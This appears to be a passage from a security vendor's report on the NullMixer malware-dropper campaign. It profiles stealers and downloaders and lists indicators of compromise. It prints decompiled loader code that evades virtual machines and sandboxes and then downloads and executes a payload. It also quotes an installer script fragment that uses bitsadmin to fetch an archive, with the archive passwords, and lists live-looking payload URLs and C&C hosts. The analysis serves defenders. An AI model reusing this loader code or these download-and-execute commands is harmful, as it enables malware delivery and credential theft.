Fabookie is another stealer that targets Facebook Ads. Its functionality is similar to the Disbuk malware, and includes stealing Facebook session cookies from browsers, using Facebook Graph API Queries to receive additional information about a user's account, linked payment method, balance, friends, etc. Stolen credentials can later be used to run ads from the compromised account.

Unlike Disbuk, this malware does not contain built-in malicious browser extensions, but contains two embedded NirSoft utilities – 'Chrome Cookies View' and 'Web Browser Password Viewer' – that are used to extract data from browsers.

DanaBot

DanaBot is a Trojan-Banker written in Delphi that spreads via email phishing, and is known to have evolved since it was discovered in 2018.

DanaBot is a modular malware that includes various additional modules; the most popular functionalities of these modules are stealing information from compromised machines and injecting fake forms into popular ecommerce and social media sites to collect payment data. It can also provide full access to infected systems with remote desktop, or mouse and keyboard access by utilizing a VNC plugin.

Racealer

Racealer (aka RaccoonStealer) is known to be a stealer-type malware that mostly extracts user credentials and exfiltrates data from compromised machines.

Raccoon is also known to have evolved over the years since it was discovered in 2019. For example, it now uses Telegram to retrieve C&C IP addresses and malware configurations. Moreover, additional modules are now being downloaded from the malware's C&Cs that are also used to extract credentials.

Generic.ClipBanker

Generic.ClipBanker is a clipboard hijacker malware that monitors the clipboard of the compromised machine, and specifically searches for cryptocurrency addresses in order to replace them. When a user copies an address of a cryptocurrency wallet the malware replaces the address of the wallet with their own cryptocurrency wallet address, so the end user sends cryptocurrencies (such as Bitcoin) to them rather than to the intended wallet address.

```

    niwprintfW iStrCmpNA iStrCmpNW SHLWAPI.dll A1strcmpA M1str
lenA NiFindResourceW A1LoadResource HeapAlloc iGetCurrentProcess HeapFree
GlobalLock GetTickCount JGetProcessHeap GlobalAlloc Sleep u CopyFile
W SizeofResource TerminateProcess GetModuleFileNameW N1strlenW Globa
lUnlock GlobalFree GetModuleHandleA G1strcpyA KERNEL32.dll fSetClipboa
rdData OpenClipboard EmptyClipboard iGetClipboardData 2wprintfA I Close
Clipboard USER32.dll SHGetFolderPathW SHELL32.dll

```

■°ÿ™ □□ "□□ □□

```

    0 1 2 3 4 5 6 7 8 9 A B C D E F
    0 1 2 3 4 5 6 7 8 9 A B C D E F
    U8dJ4N4Eq7HEXG9ff8qCoLbvE tz1Uk4xizSBDwFbr6W5DMUd23ryGQmdZfkUH 44SwJ6cmG9WD6Aorsh
ymW9dwHmZhcDgG1cjyMshDLTZLg5ZUCX7LHQDi9FTxRMcErbFP3SNsjtuwgANzztn9LQokHF9cRx8 DRQ
9iChWbU8cx3js3YNwDheaJeq6jN8Np 0xf9c6f849011BD33AD95047Eefb920ee9B710214a t1J4Hy
y695YUWK9DsoQJ3U9sUurubiz1Fce XxECU5CALtcGLFQEXBMMYU2x5tsEbyDeYH N N LaaA4jRi3CE6
LXBVjf4LRNqeze8kSnHUtc EPAKkS4hN3HvCJhJ9WBZT6eqd7nbx4UyiT N ANad8Dk2zizjnzgm6y7FFB
NcJxitgNoad6t iota1qpf9cy5x1dht6kFwadna2x3t18k4cg97ej91ev64s6xcmn1lam48v2mdyta rN
4Scj7ZeSWa34iRRqYACHkmsM4UoZprUz s4hc4mbzw2vr qp021kt07tuswkqpc089txvvp9z93s773qt
6rq171h GCP6YXSK3Z4TBIUH7Z6BUAKB7FWUNX3D3UZJXAFYBRZXDGDH7U34CPP3 bnb1fga0zpcwsvuv
32rx6kzt8gmukwrcj36cjsavm addr1q9tmztf99syx8ehax36dew8x6dzg8nj17tyxsn54zz19px6hk
ykj2tqgv0n06dr5mjuid56ys089lukgdp8f2y972zdsdx f1eii12kfjuw4geuyuadakkq176j2ry5nk2
145pai TU1mUKXQ6sXDzvEhqv8eztDypvU1NM4bFm PPADDINGXXPPADDINGPPADDINGXXPPADDINGPADDI
NGXXPPADDINGPPADDINGXXPPADDINGPPADDINGX ¼ N1U1k1r1y1-11!1'1»1_111172T22%2,222
;2A2n2t2{2222222.223'13,333.474D3N3L4E5d5m5'55;55D58&878X8s8x8888+8;8`8_8
898N888
999'909A9S9`9r9,,9%9`9_9999999K:_:1::<: :_:::Û;+;
    W0T000

```

Screen with cryptocurrency addresses from Generic.ClipBanker binary

SgnitLoader

The SgnitLoader is a small Trojan-Downloader written in C#. The downloader binary size is about 15 Kbytes. However, the original file is packed with Obsidium, which makes the binary size grow to more than 400 Kbytes.

The SgnitLoader contains a few hardcoded domains in its binary, to which it appends the path and adds a number from 1 to 7. Unlike the FormatLoader malware, it doesn't use a format string, but simply adds a number to the end of the string in order to get the full URL.

- 1 "https://presstheme[.]me/" + "?user=" + "l10_" + "1" => "https://presstheme.me/?user=l10_1"
- 2 "https://presstheme[.]me/" + "?user=" + "l10_" + "2" => "https://presstheme.me/?user=l10_2"
- 3 ...
- 4 "https://presstheme[.]me/" + "?user=" + "l10_" + "7" => "https://presstheme.me/?user=l10_7"

After the download and execute procedures are completed, SgnitLoader pings back to the C&C with a 'GET' request. The original pingback URL is hidden with the 'iplogger.org' URL shortener service.

ShortLoader

Another small Trojan-Downloader written in C#. Its binary is half the size of SgnitLoader. Its main function code is fairly short and it uses the '*IP Logger*' URL shortener service to hide the original URL that it downloads the payload from. That's why it's called ShortLoader.

```
private static void Main()
{
    if (Program.antiVM && Anti.DetectVirtualMachine())
    {
        Environment.Exit(0);
    }
    if (Program.antiSandbox && Anti.DetectSandboxie())
    {
        Environment.Exit(0);
    }
    if (Program.antiDebug && Anti.DetectDebugger())
    {
        Environment.Exit(0);
    }
    if (Program.antiEmulator && Anti.CheckEmulator())
    {
        Environment.Exit(0);
    }
    if (Program.delay)
    {
        Thread.Sleep(Program.delayTime * 1000);
    }
    if (Program.enablePersistence)
    {
        Program.RunOnStartup("", "", false);
    }
    byte[] bytes = Program.DownloadPayload("https://iplogger.org/2adpv6");
    string path = Path.Combine(Path.GetTempPath(), "LzmqAqmV.exe");
    File.WriteAllBytes(path, bytes);
    Runner.Execute(path);
    bool flag = Program.enableFakeError;
}
```

ShortLoader Main() function

Downloader.INNO

The original file is an 'Inno Setup' installer that utilizes 'Inno Download Plugin' download functionality. The setup script is programmed to download a file from the URL '*http://onlinehueplet[.]com/77_1.exe*' placing it into the '%TEMP%' directory as '*dllhostwin.exe*' and executing it with the string '77' as an argument.

```
o try downloading the files again, or
click 'Next' to continue installing a
nyway.
cancel}
tion and click 'Retry' to try downloa
ding the files again, or click 'Cancel
to terminate setup.
I
e
.com/771.exe
5
d default English
Tahoma Arial Verdana Arial Inno Set
up Messages (6.0.0) (u)
ancel installation Select action & Igno
re the error and continue & Try again &
About Setup.
1 version
2
3
4 About Setup You must
```

Part of Inno Setup installation script


The downloaded file belongs to the Satacom Trojan-Downloader family. However, in the course of our research we discovered that this file was replaced on the server with legitimate PuTTY software, a popular SSH client.

LgoogLoader

This file is another software installer that uses the Microsoft Cabinet archive-file format. After execution, it drops three files: a batch file, an Autolt interpreter with a stripped executable header and an Autolt script. Then it executes the batch file with 'cmd.exe'. The task of the batch file is to restore the Autolt interpreter executable, and launch it with a path to the Autolt script as a command line argument.

Autolt script performs a few AntiVM and AntiDebug checks. If all the checks are successful, then it starts Autolt interpreter once again, decrypts and decompresses the embedded executable and injects it into the newly created process. The injected executable is LgoogLoader.

LgoogLoader is a Trojan-Downloader that downloads an encrypted configuration file from a hardcoded static URL. It then decrypts the configuration, extracts additional URLs from it and downloads and executes the final payloads. It was called LgoogLoader due to its use of strings from 'Google Privacy Policy'.




```
▣-DCЕ NE_# ||LPE @ @ 6xCE r:PE ||pPE o♦ C||tPE @ ||APE @ j♦XkL ||ADPE @
j♦XkL лP♦ e йL∞j♦Xp лP 'e йL∞heAE wсll лx}|Uлb,j▣@ |Uлbьbь-♥ j†wL
Elt∞LM▣=>rpCE йPICE йShCE й+dCE й5`CE й=\CE fM$MCE fMP:CE fM+XCE fM∞TCE f
M%PCE fM-LCE бп∞ACE NE rtCE NE♦rxCE HE▣-DCE NEφ# 6xCE r:PE ||pPE o♦ C||tPE
@ ||APE @ j♦XkL лM∞MIDPE heAE wсll лx}| %-ee лD$∞л$>δLл$φu∞лD$♦ycT>
Sycл+лD$∞yd$φw+лD$∞yc♥U|T> |||||||SUNDS†δ Lu†лL$∞лD$>3πyeл+лD$φyeлUyAlL
л\$∞лT$>лD$φw+лD$∞yc♥U|T> |||||||SUNDS†δ Lu†лL$∞лD$>3πyeл+лD$φyeлUyAlL
||QHL$♦+Lc LyU#Lл-∞ E ;LcRδлUφл й$ε|> E wч|
```

```
 NK ^K lK ~K KK HK mK LK пK шK жK лL 'L 2L DL ▣K nL ~L M
L шL mL UL UL φL лL ▣M <M 8M DM UM †0 †0 -J шJ гJ йJ †J M
XL †J †0 TN *N 8N JN TN bN pN zN zM *M †N KN φN
-N †0 <0 >0 RO b0 v0 uN ΔN b0 |>e pPE LPE W hen
you use our services, you're trusting
us with your information. We understa
nd this is a big responsibility and wo
rk hard to protect your information a
nd put you in control. midfile HAc HTTP /
1.1 GET RANGE: bytes=%d-%d P P Chrome
/ HEAD IsWow64Process kernel32 X:\Windows\SysWOW64
\ntdll.dll ntdll.dll RtlInitUnicodeString ZwOpenFile ZwCreateSectio
n ZwMapViewOfSection NtUnmapViewOfSection NtQueryInformationProcess
<%08X-%04X-%04x-%02X%02X-%02X%02X%02
```

Google Privacy Policy strings in LgoogLoader's binary

Downloader.Bitser

The original file is an NSIS installer that tries to install PUA: Lightning Media Player. The file is downloaded by Csdimonetize's updater component (MD5: [98f0556a846f223352da516af66fa1a0](#)). However, the installation script is configured not only to set up Lightning Media Player, but also to run the built-in Windows utility 'bitsadmin' to download additional files, which is why we call it Bitser. In our case, the utility was used inside the installation script of the NSIS installer, and used to download a 7z password-protected archive. The password for the 7z archive and instructions for unpacking and execution are also hardcoded into the installation script.



Downloader.Bitser's infection chain

A legitimate 7-Zip Standalone Console application is dropped by the installer under the name 'data_load.exe' and launched with arguments to unpack files from the downloaded archive.

```

ath "HKEY_LOCAL_MACHINE\SOFTWARE\ESET" *%A Test-Path -Path "HKCU:\SOFTWARE\ESET" *%A False Test-Path -Path "HKLM:\SOFTWARE\KasperskyLab" *%A Test-Path -Path "HKEY_LOCAL_MACHINE\SOFTWARE\KasperskyLab" *%A Test-Path -Path "HKCU:\SOFTWARE\KasperskyLab" *%A C:\Program Files\temp_files *%A C: "bitsadmin" /Transfer helper http://polehosting.su/data/data.7z C:\zip.7z Exec "%AA\lighteningplayer\data_load.exe" -peWJkZTiTOSSLTBj -y x C:\zip.7z -o"C:\Program Files\temp_files\" "%AA\lighteningplayer\data_load.exe" -pNhkN86WDE57exhv -y x C:\zip.7z -o"C:\Program Files\temp_files\" Test-Path -Path "C:\Progra
  
```

Part of NSIS script with download and execute instructions

C-Joker

C-Joker is an incredibly simple Exodus wallet stealer. It uses the Telegram API to send notifications about successful or failed installations. In order to steal credentials, it downloads a backdoored version of the 'app.asar' file and replaces the original file from the Exodus wallet.

Wireshark interface showing network traffic analysis. The selected packet is a DNS response from 10.38.168.230 to dns.google. The response contains a TXT record for reosio.com with the value 'JiA8IywsOXomPSk='.

Destination	Protocol	Length	Info
dns.google	DNS	70	Standard query 0xabcd TXT reosio.com
10.38.168.230	DNS	99	Standard query response 0xabcd TXT reosio.com TXT

```

Additional RRs: 0
> Queries
v Answers
  v reosio.com: type TXT, class IN
    Name: reosio.com
    Type: TXT (Text strings) (16)
    Class: IN (0x0001)
    Time to live: 3600 (1 hour)
    Data length: 17
    TXT Length: 16
    TXT: JiA8IywsOXomPSk=
  [Request In: 10]
  [Time: 0.222168000 seconds]
  
```

0000	00 e0 4c b4 b7 75 f2 68 58 82 67 6c 08 00 45 00	..L.u.h X.g.l..E.
0010	00 55 c6 b3 00 00 6c 11 c4 c8 08 08 08 0a 26	.U....l.&
0020	a8 e6 00 35 f0 fb 00 41 3b fa ab cd 81 80 00 01	...5...A ;.....
0030	00 01 00 00 00 06 72 65 6f 73 69 6f 03 63 6fr eosio.co
0040	6d 00 00 10 00 01 c0 0c 00 10 00 01 00 00 0e 10	m.....
0050	00 11 10 4a 69 41 38 49 79 77 73 4f 58 6f 6d 50	...JiA8I ywsOXomP
0060	53 6b 3d	Sk=

TXT (dns.txt), 16 bytes | Packets: 34 · Displayed: 2 (5.9%) | Profile: Default

Satacom DNS request and response

After decoding and decrypting with the XOR key “DARKMATTER” it gets the real C&C URL ‘banhamm.com’.

Destination	Protocol	Length	Info
banhamm.com	HTTP	180	GET /hit.php?a=%7B6tinxLuTQf827Jmh71jSA%7Did=77 HTTP/1.1
10.38.168.230	HTTP	273	HTTP/1.1 200 OK (text/html)
banhamm.com	HTTP	162	GET /gate2.php?a=true&ssid=77 HTTP/1.1
10.38.168.230	HTTP	248	HTTP/1.0 504 Gateway Time-out (text/html)

Satacom C&C communication

GCleaner

GCleaner is another Pay-Per-Install malicious loader. It was discovered at the beginning of 2019. Initially it was distributed as a cleaning tool called Garbage Cleaner or G-Cleaner through a fake website mimicking popular cleaning tools like CCleaner. The main loader was used to download potentially unwanted applications together with malware such as Azorult, Vidar, PredatorTheThief, miners and so on. GCleaner is now distributed by various crack websites along with other malware. This PPI platform uses C&C-based geolocation targeting, meaning it can push different malware depending on the victim’s IP address. Although the GCleaner loader is no longer mimicking cleaning tools, there are some still remnants of this in its binary code such as encrypted strings like “Software\GCleaner\Started” or “\Garbage.Cleaner”. The sample of GCleaner that we detected when analyzing this campaign was trying to download the Vidar password stealer.

Vidar

Vidar is an info-stealer. It downloads DLL files freebl3.dll, mozglue.dll, msvcp140.dll, nss3.dll, softokn3.dll and vcruntime140.dll from its C&C for use in password-grabbing routines. Vidar can also receive settings from the C&C that tells it exactly what to do. It is able to steal autofill information from web browsers, cookies, saved credit cards, browser history, coin wallets and Telegram databases. It also can make and send screenshots to the C&C, as well as any file that matches a specified mask.

Destination	Protocol	Length	Info
ginta.link	HTTP	148	GET /51874.php HTTP/1.1
10.178.169.141	HTTP	388	HTTP/1.1 200 OK
ginta.link	HTTP	172	GET /sqlite3.dll HTTP/1.1
ginta.link	HTTP	172	GET /freebl3.dll HTTP/1.1
10.178.169.141	HTTP	1049	HTTP/1.1 200 OK (application/x-msdos-program)
ginta.link	HTTP	172	GET /mozglue.dll HTTP/1.1
10.178.169.141	HTTP	807	HTTP/1.1 200 OK (application/x-msdos-program)
ginta.link	HTTP	173	GET /msvcp140.dll HTTP/1.1
10.178.169.141	HTTP	291	HTTP/1.1 200 OK (application/x-msdos-program)
ginta.link	HTTP	169	GET /nss3.dll HTTP/1.1
10.178.169.141	HTTP	1265	HTTP/1.1 200 OK (application/x-msdos-program)
ginta.link	HTTP	173	GET /softokn3.dll HTTP/1.1
10.178.169.141	HTTP	963	HTTP/1.1 200 OK (application/x-msdos-program)
ginta.link	HTTP	177	GET /vcruntime140.dll HTTP/1.1
10.178.169.141	HTTP	90	HTTP/1.1 200 OK (application/x-msdos-program)
ginta.link	HTTP	241	POST /51874.php HTTP/1.1
10.178.169.141	HTTP	330	HTTP/1.1 200 OK

Vidar downloads DLL files and uploads collected data

Victims

Since the beginning of the year we've blocked attempts to infect more than 47,778 victims worldwide. Some of the most targeted countries are Brazil, India, Russia, Italy, Germany, France, Egypt, Turkey and the United States.

Attribution

We are currently unable to directly attribute NullMixer to any group.

Conclusions

Trying to save money by using unlicensed software can be costly. A single file downloaded from an unreliable source can lead to a large-scale infection of a computer system. As we can see, a large proportion of the malware families dropped by NullMixer are classified as Trojan-Downloaders, which suggests infections will not be limited to the malware families described in this report. Many of the other malware families mentioned here are stealers, and compromised credentials can be used for further attacks inside a local network.

Appendix I – Indicators of Compromise

Malicious ULRs

[hxxps://azilominehostz.xyz/](https://azilominehostz.xyz/)

hxxps://patchlinks.com/
hxxp://137.184.159.42/
hxxp://185.186.142.166/wallet.exe
hxxps://dll1.stdcdn.com/
hxxp://tg8.cllgxx.com/hp8/g1/yrpp1047.exe
hxxp://eurekabike.com/pmzero/design/img/LightCleaner9252839.exe
hxxps://i.xyzgamei.com/gamexyz/2201/random.exe
hxxp://www.sxhxrj.com/askhelp35/askinstall35.exe
hxxps://pressthememe.com/
hxxp://remviagra.com/pub1.exe
hxxp://privacy-tools-for-you-782.com/downloads/toolspab2.exe
hxxps://cdn.discordapp.com/attachments/917889480646590537/935966171835031612/Cube_WW6.exe
hxxp://onlinehueplet.com/77_1.exe
hxxps://cdn.discordapp.com/attachments/934006169125679147/943432754161410108/WW19.exe
hxxp://privacy-tools-for-you-791.com/downloads/toolspab1.exe
hxxps://cdn.discordapp.com/attachments/917889480646590537/943130993404018709/Fixtools.exe
hxxp://stylesheet.faseaegasdfase.com/hp8/g1/rtst1051.exe
hxxp://104.168.215.231/kde.exe
hxxp://careerguide4u.online/wp-content/plugins/google-analytics-for-wordpress/BlackCleanerSetp521234.exe
hxxps://i.xyzgamei.com/gamexyz/2203/random.exe
hxxp://zenitsu.s3.pl-waw.scw.cloud/pub-summoning/poweroff.exe
hxxps://tengenzui.s3.pl-waw.scw.cloud/makio/cpm_pr_vp46up4d6j_.exe
hxxps://tengenzui.s3.pl-waw.scw.cloud/makio/updto_bgn64wau5x_date.exe
hxxps://tengenzui.s3.pl-waw.scw.cloud/makio/handler_wbba4vzm89rxskhs.exe
hxxps://i.xyzgamei.com/gamexyz/25/random.exe
hxxps://v.xyzgamev.com/25.html
hxxps://v.xyzgamev.com/login.html
hxxp://jackytpload.su/campaign6/autosubplayer.exe
hxxps://gc-distribution.biz/pub.php?pub=five
hxxp://www.sxhxrj.com/askhelp42/askinstall42.exe
hxxps://flexnetinformatica.com.br/wp-content/plugins/elementor/assets/LightCleaner2132113.exe
hxxp://stylesheet.faseaegasdfase.com/hp8/g1/siww1053.exe
hxxps://source3.boys4dayz.com/installer.exe
hxxps://signaturebusinesspark.com/360/fw3.exe
hxxps://signaturebusinesspark.com/360/fw4.exe
hxxps://signaturebusinesspark.com/360/fw6.exe
hxxps://cdn.discordapp.com/attachments/937783814208491553/937784072967692368/SecondFile.exe
hxxps://v.xyzgamev.com/23.html
hxxps://v.xyzgamev.com/login.html

Malware C&Cs

178.62.113[.]205/runtermo
185.163.204[.]22/runtermo
185.163.45[.]70/runtermo

185.186.142[.]166
185.215.113[.]10
185.38.142[.]132
212.193.30[.]21/base/api/
212.193.30[.]45/proxies.txt
5.9.224[.]217
92.255.57[.]115
ads-memory[.]biz
all-mobile-pa1ments.com[.]mx
all-smart-green[.]com
am1420wbec[.]com/upload/
appwebstat[.]biz
banhamm[.]com
buy-fantasy-fo0tball.com[.]sg
buy-fantasy-gmes.com[.]sg
connectini[.]net
dll1.stdcdn[.]com
dollybuster[.]at/upload/
egsagl[.]com/upload/
enter-me[.]xyz
fennsports[.]com/upload/
file-coin-host-12[.]com
ginta[.]link
hhiuew33[.]com/check/safe
host-data-coin-11[.]com
islamic-city[.]com/upload/
mordo[.]ru/upload/
nahbleiben[.]at/upload/
noblecreativeaz[.]com/upload/
one-wedding-film[.]com
piratia-life[.]ru/upload/
pressthem[.]me
real-enter-solutions[.]xyz
recmaster[.]ru/upload/
remik-franchise[.]ru/upload/
reoseio[.]com
signaturebusinesspark[.]com
sovels[.]ru/upload/
spaldingcompanies[.]com/upload/
toa.mygametoea[.]com
topexpertshop[.]com
topniemannpicksh0p[.]cc
tvqaq[.]cn/upload/
whsddzs[.]com/Home/Index/djksye

ColdStealer hashes

06B31367D65A411B1F2A7B3091FB31D4
584B186152A16161E502816BF990747C
C41A85123AF144790520F502FE190110

CsdiMonetize hashes

5B14369C347439BECACAA0883C07F17B
7E58613DDB2FDD10EED17BBCE5B3E0A9
883403C940B477CEE083EFEEA8C252C6
98F0556A846F223352DA516AF66FA1A0
CEADA3798FD16FAC13F053D0C6F4D198

DanaBot hashes

D91325640F392D33409B8F1B2315B97C

Disbuk hashes

3739256794EBF9BA8C6597A4687C8799
FBD3940D1AD28166D8539EAE23D44D5B

Downloader.Bitser hashes

AAEFF1F8E7BD3A81C69C472BCD211A7B

Downloader.INNO hashes

E65BF2D56FCAA18C1A8D0D481072DC62

Fabookie hashes

33F7383C2EB9B20E11E6A149AA62DEA4
79400B1FD740D9CB7EC7C2C2E9A7D618

FormatLoader hashes

B8ECEC542A07067A193637269973C2E8

GCleaner hashes

42100BAF34C4B1B0E89F1C2EF94CF8F8

Generic.ClipBanker hashes

4D75DEA49F6BD60F725FAE9C28CD0960

LgoogLoader hashes

CC722FD0BD387CF472350DC2DD7DDD1E
4008D7F17A08EFD3FBD18E4E1BA29E00
B2A2F85B4201446B23A250F68051B4DC

NullMixer hashes

4EC312D77817D8FB90403FF87B88D5E3
12DBC75B071077042C097AFD59B2137F
F94BF1734F34665A65A835CC04A4AD95

PrivateLoader hashes

362592241E15293C68D0F24468723BBB
7875AAB3E23F885DF12FF62D9EF5DB50

PseudoManuscript hashes

B0448525C5A00135BB5B658CC6745574
D5C1C44D19D8D6E8C0F739CAB439E45E

Racealer hashes

4FEBA8683DAA18545E9F9408E4CD07BD

RedLine hashes

446119332738133D3ECD2D00EBE5D0EC
5994DE41D8B4ED3BBB4F870A33CB839A
9F8800BF866E944EFB2034EC56ED574E
AC458CABFED224353545707DF966A2BA
AF817AAD791628143019FFDE530D0EF7

Satacom hashes

2086E25FB651F0A8D713024DE2168B9B

SgnitLoader hashes

B2620FFE40493FDF9E771BFF3BDCBC44
4DD3F638D4C370ABEB3EBF59CAD8ED2F

ShortLoader hashes

CE54B9287C3E4B5733035D0BE085D989

SmokeLoader hashes

9F1EAA0FF990913F7D4DFD31841DE47A

Vidar hashes

639DE55E338BFCEA8DAAE727141AF3D1